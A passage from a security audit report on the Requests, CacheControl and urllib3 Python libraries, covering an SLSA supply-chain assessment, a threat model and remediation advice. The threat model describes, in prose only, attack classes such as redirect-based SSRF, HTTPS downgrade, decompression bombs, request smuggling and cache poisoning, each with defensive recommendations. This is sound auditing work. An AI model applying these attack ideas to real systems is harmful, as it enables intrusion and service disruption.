- **CacheControl Library:** The CacheControl library achieves Level 2 to 3 compliance through a GitHub-hosted repository that satisfies *"Version Controlled"* requirements with complete change tracking, and Level 3 *"Verified History"* through GitHub authentication and evidence that maintainers use 2FA. However, universal 2FA enforcement is not explicitly documented. Level 4 *"Two-person Reviewed"* appears only partially met. Although pull requests show review activity, the project lacks enforced mechanisms such as mandatory branch protection, *CODEOWNERS* enforcement, or formal role-based access controls. History is *"Retained Indefinitely"* through GitHub infrastructure, though again without a documented retention policy.
- **urllib3 Library:** The urllib3 library demonstrates strong compliance with Levels 2 through 4. It uses Git-based version control with protected branches that prevent history rewriting and tag rulesets that maintain immutable audit trails (Level 2 *"Version Controlled"*). Level 3 *"Verified History"* is fully satisfied through mandatory 2FA for all maintainers using hardware keys or TOTP. Level 4 *"Two-person Reviewed"* is supported through RBAC with clear distinctions between maintainers and contributors, branch protection rules requiring reviewer approvals, *CODEOWNERS*[44] enforcement for critical files, and 2FA requirements for all reviewers. Git history is effectively retained indefinitely due to branch

[43] https://github.com/psf/requests
[44] https://github.com/urllib3/urllib3/blob/main/.github/CODEOWNERS

protection[45], although a formal written retention policy would strengthen full Level 4 compliance.

SLSA v0.1 Build Requirements

- **Requests Library:** The most recent releases were conducted on a maintainer workstation and published using Twine, placing the project below SLSA Level 1 due to failures in build service requirements. The project partially meets the Level 1 *"Scripted Build"* requirement because it uses standard packaging tools defined in *pyproject.toml*[46], but the absence of automated build commands prevents full compliance. It does not meet Level 2 *"Build Service"*, as all builds occur manually rather than in a controlled CI environment such as GitHub Actions.
- **CacheControl Library:** The CacheControl library achieves Level 2 to 3 compliance through GitHub Actions automated build workflows. The project meets the Level 1 *"Scripted Build"* requirement through fully automated workflow definitions in *.github/workflows/*.yml*[47]. It meets Level 2 *"Build Service"*, as GitHub Actions provides controlled infrastructure with audit trails. The implementation advances to Level 3 *"Build as Code"*, because workflow files are stored in version control and fetched through trusted channels. It also satisfies *"Ephemeral Environment"* and *"Isolated"* requirements, as GitHub runners are created fresh for each build, destroyed afterward, and do not allow cross-build influence. Parameterless builds (no mutable user input) bring the project close to Level 4 *"Parameterless"*, although full hermetic isolation is not yet achieved. The project uses PyPI Trusted Publishing (PEP 740) with OIDC-based authentication and generates verifiable provenance using the *pypa/gh-action-pypi-publish*[48] action.
- **urllib3 Library:** The urllib3 library implements full Level 3 build controls, with some elements approaching Level 4. It satisfies Levels 1 through 3 similarly to CacheControl and adds security enhancements, including separate test and production PyPI environments, integrated security scanning, and OIDC-based trusted publishing, which eliminates long-lived credentials. The build pipeline is highly controlled and auditable, meeting the requirements for Build as Code, Ephemeral Environment, and Isolated Build Execution.

[45] https://github.com/urllib3/urllib3/branches/all
[46] https://github.com/psf/requests/blob/main/pyproject.toml
[47] https://github.com/psf/cachecontrol/tree/master/.github/workflows
[48] https://github.com/psf/cachecontrol/blob/[...]/.github/workflows/release.yml#L37

SLSA v0.1 Provenance Requirements

- **Requests Library:** The library releases completely lack provenance information, failing to meet the SLSA Level 1 *"Available"* requirement, which mandates that provenance must be provided in an accepted format such as in-toto SLSA Provenance. This absence creates a critical gap in the software supply chain verification process, preventing consumers from verifying artifact authenticity, source commit linkage, build environment integrity, or dependency completeness, which fundamentally compromises the ability to detect tampering or establish trust. The project maintainers acknowledge this deficiency and intend to implement provenance generation in future releases.
- **CacheControl Library:** The library achieves full SLSA Level 3 provenance compliance through the *pypa/gh-action-pypi-publish* action, which generates comprehensive attestation metadata by default. The implementation satisfies Level 1 *"Available"* by publishing provenance to PyPI alongside artifacts in in-toto attestation format. It satisfies Level 2 *"Authenticated"* through Sigstore-signed attestations using ephemeral certificates from GitHub OIDC tokens, with signatures verifiable through the Sigstore transparency log[49] (Rekor). It satisfies Level 3 *"Service Generated"* because build metadata, including commit SHA, workflow details, and timestamps, are extracted directly from GitHub Actions context, preventing user-controlled modification. It also satisfies Level 3 *"Non-falsifiable"* because OIDC tokens bind provenance to specific workflow executions with commit SHAs verified by the build service before provenance generation.
- **urllib3 Library:** The library generates attestation metadata achieving full SLSA Level 3 provenance compliance through the configured *pypa/gh-action-pypi-publish* action. This reflects Python ecosystem standardization as PyPI now natively supports attestations under PEP 740. The implementation provides the same Level 1 to Level 3 guarantees as CacheControl, including authenticated Sigstore-signed attestations[50], service-generated provenance, and non-falsifiable binding between artifacts and source commits. The project is nearing Level 4 *"Dependencies Complete"*, which requires a complete transitive dependency graph with cryptographic hashes for all dependencies.

[49] https://search.sigstore.dev/?logIndex=700731153
[50] https://search.sigstore.dev/?logIndex=243090039

SLSA v0.1 Common Requirements

- **CacheControl and urllib3 Libraries (GitHub Infrastructure):** Both projects leverage GitHub infrastructure to satisfy SLSA v0.1 Level 4 Common requirements, which apply to trusted systems such as source repositories, build services, and distribution platforms.
- For the *"Security"* requirement that mandates baseline security standards (*NIST SP 800-53* or *CSA CCM* suggested), GitHub provides *SOC 2 Type 2* and *ISO 27001* certifications, TLS 1.2+ transport security, vulnerability scanning through *Dependabot*, and secret scanning to prevent credential exposure. However, GitHub lacks a public *NIST SP 800-53* attestation, which represents a minor gap.
- For the *"Access"* requirement that demands rare, logged, and multi-party-approved access, GitHub Enterprise provides comprehensive audit logs, SAML SSO with IP allowlists, required 2FA, and multi-party approval through branch protection rules that prevent direct commits to protected branches. Physical data center access is abstracted and managed internally by GitHub.
- For the *"Superusers"* requirement, GitHub limits repository-level administrators to small teams, organization-level owners to two or three individuals, and logs all administrative actions. Enterprise policies can restrict even owners from bypassing protections. A residual consideration remains because GitHub employees with production access operate under internal controls that users must trust through GitHub compliance reports and incident transparency.

SLSA v0.1 Assessment Results

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the requirement was found.

SLSA v0.1 Requirement	Requests	CacheControl	urllib3
Source - Version controlled	✅ Yes	✅ Yes	✅ Yes
Source - Verified history	❌ No	✅ Yes	✅ Yes
Source - Retained indefinitely	✅ Yes	✅ Yes	✅ Yes
Source - Two-person reviewed	❌ No	❌ No	✅ Yes
Build - Scripted build	❌ No	✅ Yes	✅ Yes
Build - Build service	❌ No	✅ Yes	✅ Yes
Build - Build as code	❌ No	✅ Yes	✅ Yes
Build - Ephemeral environment	❌ No	✅ Yes	✅ Yes
Build - Isolated	❌ No	✅ Yes	✅ Yes
Build - Parameterless	❌ No	✅ Yes	✅ Yes
Build - Hermetic	❌ No	❌ No	❌ No
Build - Reproducible	❌ No	❌ No	❌ No
Provenance - Available	❌ No	✅ Yes	✅ Yes
Provenance - Authenticated	❌ No	✅ Yes	✅ Yes
Provenance - Service generated	❌ No	✅ Yes	✅ Yes
Provenance - Non-falsifiable	❌ No	✅ Yes	✅ Yes
Provenance - Dependencies complete	❌ No	❌ No	❌ No
Common - Security	❌ No	✅ Yes	✅ Yes
Common - Access	❌ No	✅ Yes	✅ Yes
Common - Superusers	❌ No	✅ Yes	✅ Yes

Tab:. SLSA v0.1 Track Results

SLSA v0.1 outlines five levels of maturity for software supply chain security practices within a project, designated as "LX." In SLSA v1.0, these same maturity levels are referred to as "Build Level X," reflecting version-specific terminology.

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

Project	L0	L1	L2	L3	L4	Notes
Requests	✅	❌	❌	❌	❌	Build on developer machine without provenance generation
CacheControl	✅	✅	✅	✅	❌	Full L3 compliance with verifiable provenance.
urllib3	✅	✅	✅	✅	❌	Full L3 compliance with verifiable provenance.

Tab.: SLSA v0.1 Level Progression Matrix

SLSA v0.1 Conclusion

The three Python libraries demonstrate different levels of compliance with the SLSA v0.1 framework:

- **Requests** remains below Level 1 because releases are conducted manually, without automated builds and without provenance. This creates serious supply chain risks because consumers are unable to verify artifact origin, build integrity, or dependency completeness.
- **CacheControl** reaches strong Level 2 to Level 3 compliance through automated GitHub Actions builds, trusted publishing via OIDC, and authenticated provenance. The primary gaps relate to enforced source review policies and the absence of hermetic build guarantees.
- **urllib3** demonstrates the most advanced posture among the three projects. It approaches Level 4 with two-factor authentication for all maintainers, role-based review enforcement, branch protection, and automated provenance. However, hermetic and reproducible builds are not yet implemented, preventing full Level 4 compliance.

Steps to Achieve SLSA v0.1 Level 4

Requests Library (Current: Below L1 → Target: L4):

- **Immediate Priority:** Migrate all release builds from maintainer workstations to GitHub Actions workflows, eliminating manual Twine uploads and establishing a fully automated and auditable build service infrastructure.
- **Provenance Generation:** Implement provenance generation using the *pypa/gh-action-pypi-publish*[51] action with attestations enabled, producing Sigstore-signed and non-falsifiable provenance that satisfies Levels 1 through 3 requirements.
- **Source Controls:** Enable source control enforcement by requiring at least two maintainer approvals for critical changes and adding *CODEOWNERS* entries for essential files such as *setup.py*, *pyproject.toml*, and release workflow definitions.
- **Hermetic Builds:** Adopt a hermetic build system. **Pants Build**[52] is recommended as a low-friction option because it supports lockfile-based builds with hash verification. Alternatively, adopt **Bazel with *rules_python***[53], which provides maximum hermeticity through network sandboxing and explicit prior declaration of all dependencies.
- **Documentation:** Publish a formal Git history retention policy, clarifying retention expectations and deletion exceptions for legal compliance. Document two-person review requirements through a *GOVERNANCE.md* file or equivalent. Create and publish a clear *SECURITY.md* that describes vulnerability reporting processes.
- **Dependencies:** Include a complete transitive dependency graph with SHA-256 hashes in provenance metadata to satisfy the Level 4 *"Dependencies Complete"* requirement, and document reproducibility intent and parameters.

CacheControl Library (Current: L2-3 → Target: L4):

- **Source Controls:** Implement mandatory branch protection requiring at least two approvals from designated maintainers (current reviews appear policy-driven and not enforced). Create *CODEOWNERS* files protecting critical paths such as build workflows and setup files. Formalize maintainer and contributor RBAC distinctions in *GOVERNANCE.md*.
- **Strong Authentication:** Document and enforce a universal 2FA requirement for all maintainers using hardware security keys. Publish an authentication policy.
- **Hermetic Builds:** A critical upgrade is required because *uv_build* is not hermetic. Migrate to Nix with *pyproject.nix*[54] (recommended for uv-based projects because Nix provides declarative reproducibility), Bazel with *rules_python*

[51] https://github.com/pypa/gh-action-pypi-publish
[52] https://v1.pantsbuild.org/python-readme.html
[53] https://github.com/bazel-contrib/rules_python
[54] https://pyproject-nix.github.io/pyproject.nix/

(maximum hermeticity with network isolation), or Pants Build (a Python-friendly hermetic alternative). Implement network isolation during builds, pre-fetch all dependencies with hash verification before build execution, and ensure that all transitive dependencies are declared with SHA-256 hashes.

- **Provenance Enhancement:** Extend provenance to include the complete transitive dependency graph with cryptographic hashes that satisfy the Level 4 Dependencies Complete requirement. Add reproducibility metadata documenting deterministic build configuration.
- **Documentation:** Create and publish an explicit Git history retention policy with transparent obliteration procedures for legal or compliance exceptions.
- **Common Requirements:** Obtain a *NIST SP 800-53* compliance assessment for the build infrastructure and document multi-party approval processes for privileged operations, including audit log retention policies.

urllib3 Library (Current: L3 approaching L4 → Target: L4):

- **Hermetic Builds:** A critical upgrade is required because hatchling is not hermetic. Migrate to Bazel with *rules_python* (recommended for projects requiring maximum supply chain security and already having complex build requirements) or Nix (for declarative reproducibility across development and CI environments). Implement true hermetic builds by disabling network access during build execution through build system sandboxing, pre-declare all transitive dependencies with verified SHA-256 hashes, and ensure complete dependency isolation and content-addressable caching.
- **Reproducible Builds:** Eliminate non-deterministic elements such as timestamps and random file ordering. Document reproducibility intent with verification scripts and add reproducibility metadata to provenance, including all parameters necessary for bit-for-bit reproduction.
- **Source Documentation:** Formalize existing two-person review practices in a published *GOVERNANCE.md* documenting minimum required approvals (currently at least one, increase to at least two for Level 4). Publish an explicit Git history retention policy with transparent obliteration procedures.
- **Provenance Enhancement:** Extend existing provenance to include the complete transitive dependency graph with cryptographic hashes that meet the *"Dependencies Complete"* requirement. Add reproducibility information as required for Level 4.
- **Common Requirements:** Formalize superuser override procedures requiring explicit two-administrator approval with documented processes (current processes rely on GitHub platform controls). Obtain *NIST SP 800-53* or equivalent certification with public attestation for the build infrastructure.
- **Advanced Controls:** Document multi-party approval processes for all security control overrides with comprehensive audit log retention policies beyond GitHub default retention.

Achieving Level 4 requires significant investment in hermetic build infrastructure (particularly network isolation and complete dependency pre-declaration), formal governance documentation (retention policies, review requirements, superuser procedures), and security certifications beyond platform-provided controls. Requests faces the longest path because it requires foundational automation, while urllib3 primarily requires documentation improvements and hermetic build tooling adoption.

WP6: Lightweight Threat Model

Introduction

Requests, CacheControl, and urllib3 constitute a foundational stack that underpins a substantial portion of Python systems, including the PyPI ecosystem. These libraries are central to external communications and are widely used by developers. Their widespread adoption places them in environments ranging from local development machines to large-scale automated pipelines and production systems, making them appealing targets for attackers. This broad exposure makes it essential for any system relying on these libraries to understand their behaviors, compatibility, design decisions, and potential weaknesses so that relevant attack vectors can be anticipated.

At a technical level, the stack governs essential functions such as redirect handling, retry behavior, caching mechanisms, proxy use, TLS verification, and decompression by implementing these features internally or delegating them to a small subset of dependencies. The components of the analyzed stack are frequently combined within higher-level tools, where implicit trust is placed in their correctness, security guarantees, and interoperability. Any flaw in their architecture or interaction patterns carries the potential for significant downstream impact, affecting software supply-chain integrity and the overall security posture of systems that rely on them.

Because this stack forms a critical part of how code is fetched, validated, and transported across diverse infrastructures, it presents an attractive target for attackers seeking, for example, to manipulate package delivery, intercept sensitive data, or exploit weaknesses in protocol handling and trust assumptions.

The threat model analysis in this document identifies security threats and vulnerabilities to enable early mitigation. This document, together with related attack scenarios, establishes a baseline that encourages all team members to adopt a threat-led mindset, focusing on security from the outset. A lightweight STRIDE-based approach was applied, using documentation, source code, and research of underlying technologies to assess the Requests – CacheControl – urllib3 stack.

Relevant assets and threat actors

The following key assets and actors were identified as critical from a security standpoint for distributed libraries and runtimes that incorporate the analyzed libraries:

- Key external dependencies that handle encryption, TLS, and proxy connections: *certifi*, *pyopenssl*, *pysocks*
- GitHub repositories containing source code, CI/CD workflows, artifacts, and settings protecting pipelines and secrets
- PyPI user accounts authorized to publish artifacts, and tokens used by CI/CD systems with similar privileges
- Core development team members authorized to merge changes and trigger releases
- CacheControl backend engines (memory, filesystem, or Redis) holding cached entries
- CookieJar objects containing potentially sensitive data appended to HTTP requests and prone to leakage
- Default headers defined in Session objects, automatically added to requests and potentially containing sensitive data
- Certificate storage holding trusted CA certificates, forming the foundation for correct TLS verification

Relevant threat actors include:

- External attackers implementing malicious servers targeting incoming connections or supplying malicious input to systems leveraging these libraries
- LAN attackers conducting MiTM and protocol downgrade attacks
- Advanced Persistent Threat groups targeting core developers or supply-chain components to compromise artifacts

Attack surface

The attack surface includes all potential entry points that attackers may exploit to compromise systems, access or manipulate sensitive data, or disrupt availability. Identifying this surface enables the discovery of vulnerabilities and implementation of defenses. By analyzing threats and attack scenarios, organizations and developers gain insight into techniques that could undermine system security.

Threat 01: Supply Chain Attacks and Artifact Tampering

Requests, CacheControl, and urllib3 are widely used, making them lucrative targets for supply chain attacks. Security standards must therefore be maintained at every development step.

Attack Scenarios

The following attacks were found to be relevant due to the general nature of the scenarios and the weaknesses identified in the development processes of the libraries during this assignment:

- A targeted attack against a core developer leads to credential or session leakage, granting unauthorized access for malicious changes
- A vulnerable GitHub action is exploited to manipulate artifacts due to insufficient CI/CD scanning
- Inconsistent or missing artifact signing or attestation allows publication of backdoored packages
- Insufficient security tooling or peer review allows malicious modifications to be merged
- PyPI token leakage enables uploads of malicious or broken packages when trusted publishing is unused or misconfigured

Recommendations

To address these scenarios, the following mitigations should be investigated:

- Implementation of reproducible builds to detect tampering
- Use of GitHub Actions security scanning tools (for example, *Zizmor*[55]) across all components
- Requirement for multiple maintainer approvals for release-triggering changes
- Use of PyPI Trusted Publishing[56] to eliminate long-lived tokens
- Use of separate administrative accounts to reduce impact of compromise
- Implementation of security guidelines for core developers to harden accounts and machines
- Uniform configuration of security features available on GitHub and PyPI, such as strong two-factor authentication, short-lived tokens, fine-grained API keys, protected branches, and tag protection rules
- It is recommended to implement attestation[57] for all components instead of plain PGP signatures, which were deprecated by PyPI[58]

[55] https://github.com/zizmorcore/zizmor
[56] https://docs.pypi.org/trusted-publishers/
[57] https://blog.pypi.org/posts/2024-11-14-pypi-now-supports-digital-attestations/
[58] https://blog.pypi.org/posts/2023-05-23-removing-pgp/

Threat 02: Insufficient Protection Against Redirect Attacks

Libraries that enable rapid implementation of HTTP communication must account for typical web-based attacks that arise from potentially insecure defaults. Default settings that can be leveraged to strip encryption layers or enable SSRF attacks through malicious redirections should be treated as areas requiring improvement, at least in the default configuration. Users should expect strong default settings that protect their software from typical attacks which can have severe consequences.

Attack Scenarios

Requests and urllib3 allow redirects to be followed by default without flexible options for defining redirection policies. This decision, while likely fulfilling the needs of many users, potentially leaves a dangerous feature enabled unnecessarily, increasing the attack surface. The following scenarios were identified:

- Missing HTTPS enforcement support can enable HTTPS-to-HTTP downgrade attacks through HTTP redirections.
- A well-positioned attacker can sniff network traffic and, after a protocol downgrade, perform a successful man-in-the-middle attack.
- Data leakage can occur from a cookie jar when redirections lead to an unencrypted website and cookies lack a *Secure* flag.
- Redirection to an attacker-controlled server can be enabled through mechanisms such as the HTTP Location header, when a simplified *allow_redirects* implementation does not provide filtering options necessary to prevent SSRF attacks. This risk is significant for crawlers or for software that accepts user-supplied input passed to an HTTP client.

Recommendations

The following mitigations were identified as relevant:

- Extensive documentation detailing shared responsibilities should be provided, clearly stating that the library does not prevent potentially malicious requests to internal systems, with references to SSRF mitigations or redirect-validation examples.
- A stricter default setting that disables automatic redirect following, similar to *libcurl*[59] or cURL, is recommended.
- Sticky scheme enforcement should be implemented by default or offered as an option similar to the *cURL --proto-redir*[60] mechanism.
- Expansion of *allow_redirects* should be considered to support configurable redirection policies restricting locations commonly used in attacks (for example,

[59] https://curl.se/libcurl/c/CURLOPT_FOLLOWLOCATION.html
[60] https://curl.se/docs/manpage.html#--proto-redir

cloud metadata services), such as allowing redirects only within the same domain, the same protocol, or a configurable allowlist or blocklist.

Threat 03: Resource Exhaustion Leading to a Denial of Service

Libraries that process data from external sources, manage network connections, fetch and decode data, and support various compression protocols are susceptible to edge cases that may lead to resource exhaustion. These conditions can result in denial of service, making it essential for users to understand limitations and available mechanisms for enforcing boundaries.

Attack Scenarios

The following attack scenarios were identified as relevant:

- Data amplification through decompression bombs can cause resource exhaustion when malicious responses target vulnerable decompression algorithms. Safe defaults imposing limits should be implemented because code remains vulnerable unless developers explicitly account for this attack.
- Malicious or malformed servers can generate slow drip responses that render software unresponsive when default timeouts are not applied after the initial bytes are received and the remaining data is delayed.
- Connection pool starvation can be caused by slow or throttled responses during connection stages, such as a slow TCP handshake, a slow TLS handshake, redirection loops, or incorrectly closed connections, forcing premature or excessive exhaustion of the connection pool.
- Memory usage amplification can occur when intermediate results are stored in memory, including during streaming or redirection loops that cause excessive consumption.
- Excessive disk usage can occur when CacheControl relies on filesystem-backed storage without limits or periodic cleanup.

Recommendations

The following mitigation strategies were identified:

- Implementation of strict default timeouts and limits on memory and disk usage, or provision of documentation describing issues that must be addressed at the operating system level.
- Provision of well-documented advanced patterns for handling problematic data such as decompression bombs or large streaming responses while maintaining fixed resource usage.
- Implementation of DoS-focused test cases to ensure robustness under heavy or adversarial load.

Threat 04: Parsing Errors and Protocol Inconsistencies

The evolving complexity of the HTTP specification introduces inherent risks for client implementations such as Requests and urllib3. Errors frequently occur in parsing and state-management logic, where subtle misinterpretation of headers or control characters from malicious server responses can cause unexpected behavior, including internal state corruption or denial of service. Periodic verification of correctness, analysis of edge cases, and identification of inconsistencies are required to reduce exposure to targeted attacks.

Attack Scenarios

The following attack scenarios were identified as relevant:

- Malicious servers can generate malformed responses that target flaws or inconsistencies in HTTP parsing, leading to corrupted state within the client, session, or connections.
- Malformed *Content-Length* values or manipulated chunked-encoding headers can leave reused connections in a corrupted state within connection pools, causing denial of service[61] or cross-request contamination.
- Inconsistencies in HTTP request parsing can enable client-side variants of well-researched desynchronization attacks[62][63].
- Cookie jars or credential-bearing headers can be targeted to force leakage of sensitive data.
- Inconsistent cache-header handling can enable cache poisoning or data leakage.
- Authority confusion attacks can occur when malicious user-supplied input is parsed differently by multiple libraries (for example, URL parsers used for WAF-like functionality) before reaching the HTTP client implementation, causing unintended outbound connections.

Recommendations

The following mitigations should be researched and implemented where feasible:

- Implementation of security-focused test cases targeting malformed HTTP message processing, including fuzzing approaches.
- Use of test cases containing crafted HTTP messages exploiting known attack classes (for example, decompression bombs, malformed headers including incorrect *Content-Length* values, malformed chunked encoding, header duplication, or content-type confusion) to validate robustness.

[61] https://curl.se/docs/CVE-2022-32206.html
[62] https://hackerone.com/reports/3249936
[63] https://portswigger.net/research/http1-must-die#detecting-parser-discrepancies

- Execution of security reviews employing differential analysis or differential fuzzing techniques to identify RFC implementation inconsistencies or deviations in Requests, urllib3, and CacheControl during connection handling, protocol processing, and caching.

Threat 05: MiTM Attacks Against Systems Using HTTP Clients

MiTM attacks occur when an attacker positions an intermediary between a client and a server, compromising confidentiality or integrity. Requests and urllib3, similar to many HTTP client libraries, provide limited MiTM protection and rely primarily on HTTPS certificate validation. Because default settings allow redirects to be followed and Requests relies on *certifi*[64] instead of the operating system trust store, even basic HTTPS protections can become insufficient in certain scenarios and require careful consideration.

Attack Scenarios

The following attack scenarios were identified as relevant:

- BGP hijacking, DNS spoofing, DNS rebinding, and DNS cache poisoning can coerce an HTTP client into connecting to an attacker-controlled server. These techniques have specific prerequisites and are not trivial to execute, but protection is generally outside the scope of HTTP client libraries and must be handled by operating systems or external implementations.
- HTTPS-to-HTTP downgrade attacks enabled through redirection can allow plaintext sniffing or MiTM attacks by a well-positioned attacker. Confidentiality and integrity can be compromised, and prevention should be implemented through strict defaults and redirection policies analogous to HSTS.
- A mismatch between the *certifi* CA list and the operating system trust store can occur when Requests uses *certifi* instead of system-managed certificates. This mismatch can enable successful MiTM attacks if a CA has been compromised and trust stores are not uniformly updated.

Recommendations

It is recommended to consider the implementation of new features that limit downgrade attacks and restrict allowed protocols, especially in redirection handling (for example, similar to the *cURL*[65] option --proto-redir). For other classes of issues, clear documentation should be provided that lists attack types not handled by the library but still relevant to developers, together with references to suggested solutions (for example,

[64] https://requests.readthedocs.io/en/latest/user/advanced/#ca-certificates
[65] https://curl.se/docs/manpage.html#--proto-redir

use of the system trust store[66] or DNS-over-HTTPS[67]). This documentation should ensure that users of the library clearly understand the responsibilities of each component and are directed to resources that help them secure systems that utilize HTTP client libraries.

[66] https://truststore.readthedocs.io/en/latest/
[67] https://dns-over-https.org/en/

Conclusion

Despite the number of findings encountered in this exercise, the projects in scope defended themselves well against a broad range of attack vectors. Requests, CacheControl, and urllib3 will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

Notably, no issues were identified in the WP1 (PyPI-Configured Integration Security Tests) portion of the scope during this engagement, despite thorough test team efforts. This work package focused on the security of the integrated Requests–CacheControl–urllib3 stack as deployed via PyPI, with emphasis on emergent risks that arise only when these components are combined.

Multiple tests were executed via PyPI entry points, guided by whitebox insights, to exercise all defined technology-specific attack scenarios, including redirects across schemes and origins, retries after partial body transmission, proxy tunnelling, TLS verification, streaming and decompression across redirects, header canonicalization, timeout enforcement, and concurrent use of shared session or cache state.

Under these combined and adversarial flows, the stack behaved as designed and no additional integration vulnerabilities were identified. The scripts and harnesses used for WP1 were shared with the project maintainers to support future regression testing and independent verification.

More broadly, the 7ASecurity team noted the following positive impressions during this assignment:

- Overall, the combined solution demonstrated strong resilience against complex, multi-step attack scenarios. Advanced vectors such as connection state poisoning and multipart body injection were correctly handled through secure-by-default design choices.
- The core libraries were mature and well-engineered, with solid structures and extensive test coverage that reduced the likelihood of exploitable security flaws.
- The supply chain security posture, particularly within urllib3, was exceptionally strong. The project demonstrated advanced compliance with modern industry frameworks, including SLSA Level 3 across Source, Build, and Provenance. This included strong role-based access controls separating contributors and maintainers, along with branch protection requirements, reviewer approvals, and *CODEOWNERS* enforcement on critical paths.
- Automated CI/CD pipelines, especially for urllib3 and CacheControl, were found to be robust and reproducible. Fully automated GitHub Actions pipelines for CacheControl aligned with SLSA Build Levels 2 to 3 and removed manual steps by using isolated, ephemeral execution environments.

- Requests also demonstrated mature engineering practices and stable functionality. However, it remained the least advanced in artifact publication because it has not adopted PyPI attestation, unlike urllib3 and CacheControl, which were configured to a significantly higher security standard.
- Documentation was extensive and generally clear, supporting effective use of the libraries. Some advanced topics, such as SSRF mitigation, secure handling of default Session headers, and CookieJar risks, were not fully described, which may require developers to consult external sources or implement custom safeguards.
- Across the evaluated components, secure patterns were consistently applied, and the overall design reflects a deliberate commitment to security, maintainability, and operational integrity across Requests, CacheControl, and urllib3.

The security of the libraries will improve with a focus on the following areas:

- **Resource Management:** Safe-by-default limits must be enforced across Requests and urllib3 (RCU-01-001, RCU-01-003, RCU-01-006, RCU-01-005). Redirect body handling requires bounded reads to prevent memory exhaustion, and urllib3 decompression should apply strict, default resource ceilings. JSON parsing paths should include explicit bounds, and the HTTP/2 probe cache issue should be resolved to prevent information leakage. Testers consistently stressed that all unbounded operations must adopt mandatory, conservative limits comparable to libcurl.
- **Cache Improvements:** Caching behavior requires a fail-closed model, stricter adherence to RFCs, and improved header controls (RCU-01-007, RCU-01-008, RCU-01-009, RCU-01-010). Malformed Cache-Control headers should be rejected entirely. Header merging for 304 responses should follow a conservative update policy (allowlist or denylist) . Sensitive headers such as *Authorization* should not be written to disk by *FileCache*, and the private directive must be enforced to prevent caching of private content. Testers highlighted that cache poisoning risks arise when malformed or injected headers are partially processed.
- **Request Integrity:** Requests requires stronger protections to preserve request integrity and maintain consistent security-critical fields (RCU-01-002, RCU-01-004, RCU-01-011). The authentication handler should prevent post-signing mutability that can invalidate signatures. *PreparedRequest* manipulation that enables cookie leakage should be addressed. *Content-Length* must be validated or recalculated to prevent mismatches that allow *Request Smuggling*. Testers noted that silent, developer-induced integrity failures must be avoided through stricter internal consistency.
- **Secure Defaults:** Default behavior should shift toward more conservative, safe-by-default configurations across redirect handling, timeouts, and resource

limits (RCU-01-001, RCU-01-003, RCU-01-006, RCU-01-005, RCU-01-007, RCU-01-009, RCU-01-011). The libraries already expose options to limit redirects and mitigate denial-of-service-style scenarios, but these protections should be enabled or tightened by default. Clearer, security-focused documentation around topics such as SSRF mitigation, session sharing, and cookie handling would further reduce the need for ad hoc, error-prone custom solutions by downstream developers.

It is advised to address all issues identified in this report, including informational and low-severity tickets where possible. This will strengthen the security posture of the projects and reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the libraries.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Examples include third-party integrations, complex features that require exercising full application logic for visibility, authentication flows, challenge-response mechanisms, subtle vulnerabilities, logic bugs, and complex issues derived from the inner workings of dependencies in the context of the libraries. Additionally, the scope could be extended to include other related projects.

It is suggested to test the libraries regularly, at least once a year or when substantial changes are deployed, to make sure new features do not introduce undesired security vulnerabilities. This strategy will reduce the number of security issues over time and make the projects more resilient against online attacks.

7ASecurity would like to thank Ian Stapleton Cordasco and Nate Prewitt (Requests), Frost Ming and William Woodruff (CacheControl), and Illia Volochii, Quentin Pradet, and Seth Larson (urllib3) for their exemplary assistance and support throughout this audit. Appreciation is extended to the *Open Source Technology Improvement Fund (OSTIF)* for facilitating and managing this project and to *Alpha-Omega* for funding it.

License and Legal Notice

This report is licensed under the *Creative Commons Attribution-ShareAlike 4.0 International (CC BY-SA 4.0)*[68] license.
You are free to:

- **Share** – copy and redistribute the material in any medium or format
- **Adapt** – remix, transform, and build upon the material for any purpose, even commercially

Under the following terms:

- **Attribution** – You must give appropriate credit to 7ASecurity, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests 7ASecurity endorses you or your use.

- **ShareAlike** – If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original.

Exceptions and Restrictions:

- **Trademarks and Logos**: The 7ASecurity name, logo, and visual identity elements (such as custom fonts or design marks) are not licensed under CC BY-SA 4.0 and may not be used without explicit written permission.

- **Third-party Content:** Any third-party content (e.g., open source project logos, screenshots, excerpts) included in this report remains under its respective copyright and licensing terms.

- **No Endorsement:** Use of this report does not imply endorsement by 7ASecurity of any derivative works, use cases, or conclusions drawn from the material.

Disclaimer: This report is provided for informational purposes only and reflects the state of the target project at the time of testing. No warranties are provided. Use at your own risk.

[68] https://creativecommons.org/licenses/by-sa/4.0/